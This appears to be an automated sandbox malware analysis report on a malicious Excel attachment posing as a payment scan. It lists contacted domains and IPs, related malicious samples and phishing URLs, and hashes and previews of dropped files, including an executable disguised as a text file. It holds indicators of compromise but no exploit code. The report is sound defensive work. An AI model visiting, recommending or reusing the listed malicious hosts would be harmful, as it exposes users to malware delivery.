http://https://rpsticket.partnerservices.getmicrosoftkey.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://cortana.ai	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://api.aadrm.com/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://api.microsoftstream.com/api/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://cr.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://graph.ppe.windows.net	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://tasks.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://store.office.cn/addinstemplate	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://web.microsoftstream.com/video/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://graph.windows.net	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://dataservice.o365filtering.com/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://weather.service.msn.com/data.aspx	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://apis.live.net/v5.0/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://management.azure.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://incidents.diagnostics.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://api.office.net	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://entitlement.diagnostics.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://outlook.office.com/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://curl.haxx.se/docs/http-cookies.html	Test3.jpg, Test3.jpg, 0000001D.00000002.500810239.0000000000400000.00000040.00000001.sdmp	false		high
http://https://storage.live.com/clientlogs/uploadlocation	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://templatelogging.office.com/client/log	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://outlook.office365.com/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://webshell.suite.office.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://management.azure.com/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://ncus-000.contentsync.	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://devnull.onenote.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://messaging.office.com/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://augloop.office.com/v2	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://skyapi.live.net/Activity/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://dataservice.o365filtering.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://onedrive.live.com	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	6F929868-7C3F-4808-A89F-5BECCA241772.0.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.15.143.216	unknown	Latvia		35913	DEDIPATH-LLCUS	false
192.185.236.165	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337288
Start date:	08.01.2021
Start time:	09:35:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Scanned_25526662-Payment.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@19/22@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 76.2% (good quality ratio 44.6%) • Quality average: 49.4% • Quality standard deviation: 44.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, conhost.exe, SgrmBroker.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 104.42.151.234, 52.109.32.63, 52.109.8.22, 52.109.12.21, 104.43.139.144, 104.79.90.110, 13.107.5.88, 13.107.42.23, 51.104.139.180, 8.253.145.105, 8.248.117.254, 8.248.149.254, 8.253.207.121, 8.253.145.120, 92.122.213.194, 92.122.213.247, 20.54.26.129 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, client-office365-tas.msedge.net, ocos-office365-s2s.msedge.net, arc.msn.com.nsatc.net, config.edge.skype.com.trafficmanager.net, e-0009.e-msedge.net, config-edge-skype.l-0014.l-msedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, l-0014.config.skype.com, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, config.edge.skype.com, au-bg-shim.trafficmanager.net, fs.microsoft.com, afdo-tas-offload.trafficmanager.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, ocos-office365-s2s-msedge-net.e-0009.e-msedge.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, l-0014.l-msedge.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:40:19	API Interceptor	35x Sleep call for process: powershell.exe modified
09:40:45	API Interceptor	1x Sleep call for process: WMIC.exe modified
09:41:00	API Interceptor	539x Sleep call for process: Test3.jpg modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.236.165	Telex06012020.xls	Get hash	malicious	Browse	• lankarecipes.com/mages.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
lankarecipes.com	Telex06012020.xls	Get hash	malicious	Browse	• 192.185.236.165

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DEDIPATH-LLCUS	X8yhUJB4xd.exe	Get hash	malicious	Browse	• 45.15.143.234
	SecuriteInfo.com.Trojan.Siggen11.57077.29929.exe	Get hash	malicious	Browse	• 45.15.143.195
	vJHWQgfJ23.exe	Get hash	malicious	Browse	• 45.12.110.193
	Pago Fecha 2021.xls	Get hash	malicious	Browse	• 45.81.7.81
	#U00d6deme.exe	Get hash	malicious	Browse	• 193.239.147.22
	remittance for the month of Dec.xls	Get hash	malicious	Browse	• 45.15.143.142
	SecuriteInfo.com.Generic.mg.5188c198e093757a.exe	Get hash	malicious	Browse	• 45.15.143.142
	PICTURE SLIDE.exe	Get hash	malicious	Browse	• 193.239.147.22
	New Import and Export Regulation.xlsx	Get hash	malicious	Browse	• 161.8.142.134
	fdwv4hWF1M.exe	Get hash	malicious	Browse	• 213.59.119.203
	svchost.exe	Get hash	malicious	Browse	• 161.8.142.134
	jEgLNI40Ro9O775.exe	Get hash	malicious	Browse	• 185.196.0.243
	Gxuerxdose.exe	Get hash	malicious	Browse	• 193.239.147.32
	x472st8RLb.exe	Get hash	malicious	Browse	• 193.239.147.32
	FmhsHF4JR9.exe	Get hash	malicious	Browse	• 45.15.143.142
	BxEz8S5iu3.exe	Get hash	malicious	Browse	• 193.239.147.211
	nocryt.xls	Get hash	malicious	Browse	• 193.239.147.76
	inter.xls	Get hash	malicious	Browse	• 193.239.147.76
	nocryt.xls	Get hash	malicious	Browse	• 193.239.147.76
	inter.xls	Get hash	malicious	Browse	• 193.239.147.76
UNIFIEDLAYER-AS-1US	Telex06012020.xls	Get hash	malicious	Browse	• 192.185.236.165
	ul9kpUwYel.xls	Get hash	malicious	Browse	• 192.185.194.191
	_____.doc	Get hash	malicious	Browse	• 192.185.151.24
	_____.doc	Get hash	malicious	Browse	• 192.185.151.24
	http://0620218.unfreezegrowers.com/bGVhaC5oZWl0bmVyQGV4cC5jb20=	Get hash	malicious	Browse	• 162.241.175.181
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,l521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 50.87.150.0
	http://https://1drv.ms/u/s!AmqlOnt-7_dxdENKsoSwOCjxG_Q?e=3ZrXeG	Get hash	malicious	Browse	• 162.241.127.190
	http://https://cypressbayhockey.com/NO	Get hash	malicious	Browse	• 192.185.120.89
	http://https://pdfsharedmessage.xtensio.com/7wtcdlta	Get hash	malicious	Browse	• 108.179.246.23
	form.doc	Get hash	malicious	Browse	• 162.241.148.243
	RFQPO90865802ICONME.exe	Get hash	malicious	Browse	• 192.185.131.105
	Ekz Payment.htm	Get hash	malicious	Browse	• 192.185.196.146
	http://moneypay.best/	Get hash	malicious	Browse	• 192.232.250.4
	http://https://canningelectricinc.wordpress.com/	Get hash	malicious	Browse	• 192.185.188.96
	Lmcgrath - FAX_ALNRSUW.html	Get hash	malicious	Browse	• 192.185.29.156
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 108.167.141.199
	W08347.exe	Get hash	malicious	Browse	• 192.185.117.218
	http://https://datetheright1.com/damn/sharepoint%20new	Get hash	malicious	Browse	• 162.144.40.98
	http://covisa.com.br/paypal-closed-y2hir/ABqY1RAPjaNGnFw9flbsTw3mbHnBB1OUWRV6kbbvfAryr4bmEsDoeNMECXf3fg6io/	Get hash	malicious	Browse	• 162.241.101.253
	8G9b9FXspm.exe	Get hash	malicious	Browse	• 162.241.219.113

JA3 Fingerprints

No context

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\6F929868-7C3F-4808-A89F-5BECCA241772	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.3729511389077285
Encrypted:	false
SSDEEP:	1536:TcQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:XrQ9DQW+zBX8P
MD5:	BB7821180C56896263A4E3D624E9851B
SHA1:	19BC0AE70A906B3824FDCE1B6EE108CEE340B416
SHA-256:	6B4AD69C0F7F1259DE7C6080B980B269623849954559ED507415C0E44A799C8C
SHA-512:	BEE6FD93C66FCADE929119B19F78D3A1235F477DD7A935DE8F4FEB8A77AAA6274B85E3BE0B6D0CBFEF6F5FB6EA8CC244A917EB649CC2959488FB2D10BDD146FA
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-08T08:39:54">.. Build: 16.0.13706.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	33555
Entropy (8bit):	5.02521092294607
Encrypted:	false
SSDEEP:	768:qzV3IpNBQkj2Lh4iUxtaHard3/Fn6/zFtFgVx1UtRj7vioBnPVe7oZtU9OdB5tAd:qzV3CNBQkj2Lh4iUx+qdP56/zFzgVx15
MD5:	1EE9CD5AFE273BCB1273CD14AAD12A24
SHA1:	FFB214AEB1C1A1B635AAD1BD60F370C24F5AE99F
SHA-256:	2A43414EC0CAC2908FFE7F42607C18ED01AEEBEB1F39AE971ED8A29F9ACC77BC
SHA-512:	DB88734EF7070AA26D9EB5E3A1F526E9A2D49B93A99EA89C5C47BF3003E16B5BBDA7397ABC8093D3F33D42573DD80FCDD60654C6619F5FCE4E90213746DEE6D5
Malicious:	false
Reputation:	low
Preview:	PSMODULECACHE.#....a.)...q...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1.....Set-DAEntryPointTableItem....#...Set-DAClientExperienceConfiguration...."...Enable-DAManualEntryPointSelection.....Get-DAEntryPointTableItem.....Reset-DAEntryPointTableItem....%...Reset-DAClientExperienceConfiguration.....Remove-DAEntryPointTableItem.....New-DAEntryPointTableItem....#...Get-DAClientExperienceConfiguration....#...Disable-DAManualEntryPointSelection.....Rename-DAEntryPointTableItem.....o.8...?...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psd1.....Import-IseSnippet.....Get-IseSnippet.....New-IseSnippet.....'...C...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1.....Register-IscsiSession.....New-IscsiTargetPortal.....Get-IscsiTarget.....Connect-IscsiTarget.....Get-IscsiConnection.....Get-IscsiSession.....Remove-IscsiTargetPortal.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	19692
Entropy (8bit):	5.612455869249591
Encrypted:	false
SSDEEP:	384:ytksZVBwVq3piwlz/7iSBKngulBILC779TISJQpay6mp+4sY4:/qYwlrG4KgulBIUIRGw4
MD5:	51DDE5249B286B52EF9229912AD98618
SHA1:	3D916E4BB19F01F03DFB921438B1156101360FF6
SHA-256:	E6561BE6AF9EB609C38DDDA1C826753D8CF4114B2A6368AC9630AC7E7D9AD4BC
SHA-512:	778353F136AD386FC14D8A78138CAF28E482891B7954B31B96710596834A54722A512BF226AD9749CE205D64F4095FBF50902043348E18A98E77C45BDFCE81DD

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Malicious:	false
Reputation:	low
Preview:	@...e.....!.....+.....@.....H.....<@.^.L."My...:O..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.<.....):gK..G...$.1.q.....System.ConfigurationH..... ....H..m)aUu.....Microsoft.Powe rShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.P...../.C..J..%...].U.....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\1AA10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	115669
Entropy (8bit):	7.925918362600709
Encrypted:	false
SSDEEP:	3072:xGjHzSJtwYold/FMeHxvPnelLDCfXoCFOhT:8DIwYoLH9PnedDCfLAhT
MD5:	980EDB1D4E3A2AA7CC8E148A7ADD557C
SHA1:	F1B82D663987C46715DEEACD8313E8BC6376A7DE
SHA-256:	4708FF793B68858E5A580A5BC704A2E58D6FB6906F2A48A272AB361BC18FFB45
SHA-512:	B46B6502C4B370110236EA1C5FDDFD22CE502869157596D39A8E958EB6ED0D6736F1E392E2025679EA4B1AC0164272036479F4A2EE144751D44159F95E2493E8
Malicious:	false
Reputation:	low
Preview:	.U.N.1..#...\.L.H..N9.....4q..I.....''P.F .....?.YS.@D.].....I.....>e.&.0.A...|.....I.R8.....p...hE..8.A...?..N....Ku..I...x6.....v..X..T-.!.-E"...../$.....%..C..p...iB....!%*.._...`..T.,.... D0.M...2K18.....rd...[ja...;.....t.....X.L.i.g..2.+'..(&.{W..../.....G...\PW..q.FY.w.q.j.B..?.Ht....w.....]..`VQ..!..?.w.....]..itF.^.....u .I.j.;.+F..?...`W..p..#.....PK.....!.;.!.... .....[Content_Types].xml ...(..... ....MO.0...H

C:\Users\user\AppData\Local\Temp\RESBD2F.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	2.7180858502310796
Encrypted:	false
SSDEEP:	24:pg0BC93hHIWhKoXffI+ycuZhNUvfakSHvYPNnq92pGzW9I:K0BC9RoMKgH1ul0a3Yq9h
MD5:	1A21F29FE75C935E4D9DAB3AF862AD14
SHA1:	1E7E91823764C94F4BA9BB133C6AC97A05B4F712
SHA-256:	8C44258ECD4FCA0C5F85C753462B86167D32AB68670ABAD8A907D80200442160
SHA-512:	0622D2017B70B82514213E65CB6D23C6224412FE7A202AB5AE76DAB1D9B06BE0BB2984332259FF7BCBEE417C614123AE8F1DAEEA40BC0F2DDB34E8DCBD1E4F 74
Malicious:	false
Reputation:	low
Preview:	.....T....c:\Users\user\AppData\Local\Temp\nwaha3c5\CSCEA75873C5D80459DA0D513336FABE338.TMP.....q.k.>.....4.....C:\Users\user\AppD ata\Local\Temp\RESBD2F.tmp.-.<.....'...Microsoft (R) CVTRES.^.=..cwd.C:\Users\user\Documents.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvt res.exe..... ....

C:\Users\user\AppData\Local\Temp\Test1.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1691648
Entropy (8bit):	7.901599109868755
Encrypted:	false
SSDEEP:	49152:OGs56nQsgC/2Bo5dcW/McLiyKQJpDEGKHh0jXJ:mEOIdcYfLiyKQzD9c0jZ
MD5:	977BE4BFD3F8EBD3F7EF56DCE06046CA
SHA1:	D79746B09430C99F01729AE6C447D54EA9434546
SHA-256:	0ACBF142760FA262369C7DB70A8284D2320496D461D468011D5316E00A725382
SHA-512:	029357805FB41267326313D3BC5C2770505C215261992A8B06211E5093CC89F4DED3ADD470D443273874AF5BF0E49DDFF5B86365A9504A308FA7A432E8DD8794
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	low

C:\Users\user\AppData\Local\Temp\Test1.txt	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...E%..r...<!..v...s...q...Richs.....PE ..L....._.....p...P.....@.....L...P.....t.....tex t...D`.....p..... ..`.rdata.....@..@.data...H.....@....rsrc.....@..@.reloc..j..... .....@..B..... ....

C:\Users\user\AppData\Local\Temp\Test2.gif	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	PNG image data, 843 x 685, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	52573
Entropy (8bit):	7.929770193106239
Encrypted:	false
SSDEEP:	1536:q8as4TUSrbfoAKgxCllllllhy8PZMPAW07jI:ETUkJkllllllhyKnI
MD5:	BD077FF603FB6873277C658C2FA9F84B
SHA1:	2F70973669FEABE962DA03DD4F4A25CE789EF7A1
SHA-256:	12CE388F55373DBAA49259D196B2B692EF70A2CD1999406BB46D562AA9C56168
